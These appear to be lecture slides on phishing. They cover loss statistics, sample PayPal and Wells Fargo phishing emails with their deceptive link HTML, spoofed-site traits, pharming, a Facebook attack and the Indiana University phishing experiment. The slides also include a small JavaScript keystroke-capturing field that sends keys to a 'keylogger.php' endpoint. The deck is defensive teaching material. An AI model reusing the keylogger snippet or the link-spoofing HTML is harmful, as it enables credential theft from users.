

Phishing

Vitaly Shmatikov

\$1,500,000,000



THE YEAR IN PHISHING

January, 2013


Global losses from phishing in 2012 estimated at \$1.5 Billion

The total estimated amount lost from phishing in 2012 was \$1.5 billion, up from \$1.2 billion in 2011, a 22% increase from 2011.

The estimated amount lost from phishing this year was affected by the number of attacks, the number of hours per attack, and the median amount lost per attack. According to the RSA AnS-Fraud Command Center (AFCC), the impact of phishing attacks is growing. If the median amount lost per attack remained the same, the estimated losses from phishing would have increased 22%.

Phishing Attacks per Year

Total number of phishing attacks detected by the RSA AnS-Fraud Command Center (AFCC) yearly.



Source: RSA Fraud Report

FRAUD REPORT

RSA

EMC²

MillerSmiles.co.uk

The screenshot shows the MillerSmiles.co.uk website interface. On the left is a navigation menu with links for home, search, rss feeds, archives, news, submit scam, articles, f.a.q., forum, about us, contact us, and links. The main content area features a header with the site logo and tagline, followed by a note about phishing scams. Below this are two statistics: '2524305 scams in our archive' and '24 recent phishing scams'. A red box highlights a list of these recent phishing reports, which includes details such as the sender, date, and subject of the scam.

millersmiles.co.uk
:: the web's dedicated anti-phishing service ::

home search rss feeds archives news submit scam articles f.a.q. forum about us contact us links

Note: **Fallen foul to a phishing scam? Lost money? Please [contact us](#).**

home

📌 2524305 scams in our archive 📌 24 recent phishing scams

Thursday 23rd January 2014

Welcome to MillerSmiles.co.uk! We are one of the internet's leading anti-phishing sites, maintaining a massive [archive](#) of phishing and identity theft email scams.

We are currently storing all phishing scam reports with our HoneyTrap database which is now available for commercial license. This database currently holds 2524305 reports.

Our honeytrap network is now automatically parsing and storing scams. Please contact us for more details. Visitors from the United States may like to see our [opening hours](#) website.

We also run a [news](#) service (headlines below) which brings you all the latest headlines from the world of fraudulent emails and phishing.

Visitors may like to take a look at our [Opening Times](#) directory for the UK.

Latest Phishing News Headlines:

Where should I start?

- If you're looking for specific information on fraud email scams and phishing, then check out our latest scam reports listed on the right

Barclays Bank 22nd January 2014
You Have One Unread Message

service@paypal.co.uk 21st January 2014
ONLINE ACCESS HAS BEEN SUSPENDED

Barclays Bank 21st January 2014
You Have One Unread Message

Google Docs 21st January 2014
noreply@google.com ORIGINAL DOCUMENTS!!.....

ebilling@bt.com 20th January 2014
Important Information About Your BT account (cell 13)

PayPal.com 20th January 2014
ACCOUNT VALIDATION

Bank of America 20th January 2014
Alert Bank of America Alert: Thats New Required Verification Process From Bank of America

A Snapshot of My Mailbox

Gmail - Notification Of Limited Account Access - Windows Internet Explorer

http://mail.google.com/mail/?auth=DQAAAG4AAABZq4dVGnmKWstAfnb_G54KLqGIF4kPIFsPOxTVi_mlvTC2gYdS4e: raphael phan

service@paypal.com

Read items from service@paypal.com

Back to Spam Delete Forever Not Spam More actions...

Notification Of Limited Account Access Spam

Warning: This message may not be from whom it claims to be. Beware of following any links in it or of providing the sender with any personal information. Learn more

PayPal

Notification of Limited Account Access

Dear PayPal Valued Customer,

PayPal is committed to maintaining a safe environment for its community of buyers and sellers. To protect the security of your account, PayPal employs some of the most advanced security systems in the world and our anti-fraud teams regularly screen the PayPal system for unusual activity.

We are contacting you to remind you that on **January 17, 2007** our Account Review Team identified some unusual activity in your account. In accordance with PayPal's User Agreement and to ensure that your account has not been compromised, access to your account was limited. Your account access will remain limited until this issue has been resolved.

In order to **secure** your account and quickly restore full access, we may require you to **verify or update** your Personal Information. **If you choose to ignore our request, you leave us no choice but to temporary suspend your account.**

Click here to login and restore your account access

Protect Your Account Info

Make sure you never provide your password to fraudulent websites.

To safely and securely access the PayPal website or your account, open a new web browser (e.g. Internet Explorer or Netscape) and type in the PayPal URL (<https://www.paypal.com/row/>) to be sure you are on the real PayPal site.

PayPal will never ask you to enter your password in an email.

For more information on protecting yourself from fraud, please review our Security Tips at <https://www.paypal.com/row/securitytips>

Protect Your Password

You should never give your PayPal password to anyone, including PayPal employees.

A Closer Look

Subject: Personal Account Verification
From: "Wells Fargo" <aw-updateWells.Fargo.com@abm-tech.com>
Date: Tue, January 30, 2007 10:09 am
To: shmat@xenon.stanford.edu

From: "Wells Fargo" <aw-updateWells.Fargo.com@abm-tech.com>

```
<TABLE cellSpacing=0 cellPadding=0 width=775 border=0 xt="SPTABLE" name="SP_TABLE1"
id="table1" height="320">
<TBODY>
<TR xt="SPROW">
<TD width="775" height="42" xt="SPCELL" name="yyy"></TD></TR>
<TR xt="SPROW">
<TD xt="SPCELL" name="yyy">
<p align="left"> </p>
<p align="left">&nbsp;</p>
<p align="left">&nbsp;</p>
<p align="left"><font size="2" face="Verdana">Wells Fargo is proud to inform you of
our
new Online Banking system. To ensure the integrity and protection if our Online
Ranking
```

What you'll see on the page

ation with
nt being pl
nts, but ar

Where the link actually goes

```
<a target="_blank"
href="http://www.members.axion.net/~rod/.Wells.Fargo.com" >
https://online.wellsfargo.com/signon?LOB=CONS</a>
```

```
<b>
<a target="_blank"
href="http://www.members.axion.net/~rod/.Wells.Fargo.com">https://online.wellsfargo.com/signon?LOB=CONS</a></b>
<p align="justify"><font face="Verdana" size="2">If you received this notice and you
```

And You End Up Here

The screenshot shows the Wells Fargo Home Page. At the top, there is a search bar and navigation links for Customer Service, ATM/ Banking Stores, and En Español. The main content area is divided into several sections:

- View Your Accounts:** A login section with fields for Username and Password, a Sign On button, and links for Forgot username? and Forgot password?.
- Learn More About:** A grid of links for various services: Banking (Online Banking, Bill Pay, Checking, Savings & CDs, Credit Cards, More >>), Loans (Home Equity Loans, Home Mortgage, Student Loans, Personal Loans, Auto Loans, More >>), Investing & Insurance (The Private Bank, Mutual Funds, Brokerage, IRAs, Insurance, More >>), and Self Service (View Account Balances, View Check Images, Request Statement, View Spending Report, View Messages & Alerts, More >>).
- Our Security Guarantee:** A section with a horse-drawn carriage image and text: "We guarantee your online security and partner with you to prevent fraud."
- Check Today's Rates:** Links for Mortgage, Home Equity, Credit Card, Personal Loans and more.
- Open an Account Online:** Text: "It's fast, secure, and easy!" with links to Apply, Check, and Learn.
- WELLS FARGO VISA®:** A promotional banner for a 0% Intro APR with an Apply Now button.
- TODAY | Reach Your 2007 Savings Goal:** A banner for the Try My Savings Plan with a Find Out More link.

At the bottom, there is a footer with links for About Wells Fargo, Careers, PRIVACY, Security & Legal, Report Email Fraud, Sitemap, Home, Diversity & Accessibility, Online Access Agreement (12/05/06), and Important Notice on Trading in Fast Markets. The copyright notice is © 1999 - 2006 Wells Fargo. All rights reserved. Member FDIC.

Thank Goodness for IE ☺

Wells Fargo Home Page - Windows Internet Explorer

http://gadula.net/.Wells.Fargo.com/signin.html

Phishing Website

Wells Fargo Home Page

WELLS FARGO

View Your Accounts

1. Username: 2. Password:

[Forgot username?](#) [Forgot password?](#)

3. Sign On to:

Account Summary

Need to set up online access?
[Sign Up Now](#) or [Take a Tour](#)

Security

Individuals | Small Business | Commercial | About Wells Fargo

Learn More About:

Banking	Loans	Investing & Insurance	Self Service
Online Banking	Home Equity Loans	The Private Bank	View Account Balances
Bill Pay	Home Mortgage	Mutual Funds	View Check Images
Checking	Student Loans	Brokerage	Request Statement
Savings & CDs	Personal Loans	IRAs	View Spending Report
Credit Cards	Auto Loans	Insurance	View Messages & Alerts
More >>	More >>	More >>	More >>

Our Security Guarantee
We guarantee your [online security](#) and partner with you to [prevent fraud](#).

Check Today's Rates
[Mortgage](#), [Home Equity](#), [Credit Card](#), [Personal Loans](#) and [more](#).

Open an Account Online
It's fast, secure, and easy!
> [Apply](#) instantly, or [finish](#) a saved application.
> [Check](#) application status for select accounts.
> [Learn](#) about your new account.

WELLS FARGO VISA®
As low as 0% Intro APR*
Apply Now

TODAY | Reach Your 2007 Savings Goal
Try My Savings PlanSM
Find Out More

About Wells Fargo | Careers | PRIVACY, Security & Legal | Report Email Fraud | Sitemap | Home

Typical Properties of Spoofed Sites

- ◆ Show logos found on the honest site
 - Copied image files or links to the honest site
- ◆ Have suspicious URLs
- ◆ Ask for user input
 - Debit card number, SSN, mother's maiden name, ...
- ◆ HTML copied from the honest site
 - May contain links to the honest site
 - May contain revealing mistakes
- ◆ Short-lived (cannot effectively blacklist)
 - Often hosted on compromised zombie machines

A Typical Phishing Page

PayPal - Welcome

http://www.ipaypal.szm.sk/login.html

- Weird URL
- http instead of https

PayPal®

Welcome | Log In | Help

Welcome Send Auction Tools

Member Log-In [Forgot your email address?](#)
[Forgot your password?](#)

Email Address

Password

Join PayPal Today
Now Over
100 million accounts

Learn more about
[PayPal Worldwide](#)

Shop Without Sharing
Your Financial Information
PayPal. Privacy is built in.

How PayPal works.

Text To Buy
X-Men 2
for only \$5.98

Buyers

[Send money](#) to anyone with an email address in 55 countries and regions.
PayPal is free for

eBay Sellers

[Free eBay tools](#) make selling easier.
PayPal works hard to help [protect sellers](#).

Merchants

[Accept credit cards](#) on your website using PayPal.
[Compare our solutions](#) to merchant accounts

PayPal Mobile

What's New

Phishing Techniques

◆ Use confusing URLs

- <http://gadula.net/.Wells.Fargo.com/signin.html>

◆ Use URL with multiple redirection

- <http://www.chase.com/url.php?url='http://phish.com'>

◆ Host phishing sites on botnet zombies

- Move from bot to bot using dynamic DNS

◆ Pharming

- Poison DNS tables so that address typed by victim (e.g., www.paypal.com) points to the phishing site
- URL checking doesn't help!

Trusted Input Path Problem

- ◆ Users are easily tricked into entering passwords into insecure non-password fields

```
<input type="text" name="spoofer"
```

Sends
keystroke
to phisher

```
onKeyPress="(new Image()).src=  
    'keylogger.php?key=' +  
    String.fromCharCode( event.keyCode );
```

```
event.keyCode = 183;" >
```

Changes character to *


Social Engineering Tricks

- ◆ Create a bank page advertising an interest rate slightly higher than any real bank; ask users for their credentials to initiate money transfer
 - Some victims provided their bank account numbers to “Flintstone National Bank” of “Bedrock, Colorado”
- ◆ Exploit social relationships
 - Spoof an email from a Facebook friend
 - In a West Point experiment, 80% of cadets were deceived into following an embedded link regarding their grade report from a fictitious colonel

Facebook Phishing (January 2012)

http://www.securelist.com/en/blog/208193325/Facebook_Security_Phishing_Attack_In_The_Wild

- ◆ Attack steals Facebook credentials
- ◆ Changes profile picture of compromised account to  and the name to "Facebook Security"
 - Notice anything?
- ◆ Sends a message to all contacts:



"Payment Verification"

http://www.securelist.com/en/blog/208193325/Facebook_Security_Phishing_Attack_In_The_Wild

Please Confirm Your Identity

To confirm that this is your account, please enter the result below.

First Name :

Last Name:

Email :

Password :

Payment Verification

Please note: You will only be asked to complete a Payment V to make a purchase for Facebook Credits. We will never ask you for your full credit card number, but w digits.

1. To protect your financial information, we may occasionally ask you to authorize information.
2. You may be asked to complete a Payment Verification when purchasing Face the Payments tab under your Credits Balance settings.
3. For security reasons, we ask that you complete this verification in order to cor

Card Number:
(the first six digits)

Submit

Payment Verification

You will only be asked to complete a Payment Verification when you attempt to make a purchase for Facebook Credits.

First Name :

Last Name :

Credit Card Number:

Type: Please Choose

Expiration Date: Month / Year

Security Code (CSC):

Billing Address:

Billing Address 2:

City/Town:

State/Province/Region:

Zip/Postal Code:

Country: United States

Why do I need to provide this?

Confirm


Experiments at Indiana U. (2006)

[Jagatic et al.]


- ◆ Reconstructed the social network by crawling sites like Facebook, MySpace, LinkedIn
- ◆ Sent 921 Indiana University students a spoofed email that appeared to come from their friend
- ◆ Email redirected to a spoofed site inviting the user to enter his/her secure university credentials
 - Domain name clearly distinct from indiana.edu
- ◆ 72% of students entered their real credentials into the spoofed site (most within first 12 hrs)
 - Males more likely to do this if email is from a female

Who Are The Biggest Suckers?

[Jagatic et al.]



Seven Stages of Grief



[according to Elizabeth Kübler-Ross]

- Shock or disbelief
- Denial
- Bargaining
- Guilt
- Anger
- Depression
- Acceptance

Victims' Reactions (1)

[Jagatic et al.]

◆ Anger

- Subjects called the experiment unethical, inappropriate, illegal, unprofessional, fraudulent, self-serving, useless
- They called for the researchers conducting the study to be fired, prosecuted, expelled, or reprimanded

◆ Denial

- No posted comments included an admission that the writer had fallen victim to the attack
- Many posts stated that the poster did not and would never fall for such an attack, and they were speaking on behalf of friends who had been phished

Victims' Reactions (2)

[Jagatic et al.]


◆ Misunderstanding

- Many subjects were convinced that the experimenters hacked into their email accounts - they believed it was the only possible explanation for the spoofed messages


◆ Underestimation of privacy risks

- Many subjects didn't understand how the researchers obtained information about their friends, and assumed that the researchers accessed their address books
- Others, understanding that the information was mined from social network sites, objected that their privacy had been violated by the researchers who accessed the information that they had posted online

Safe to Type Your Password?



Safe to Type Your Password?




Safe to Type Your Password?

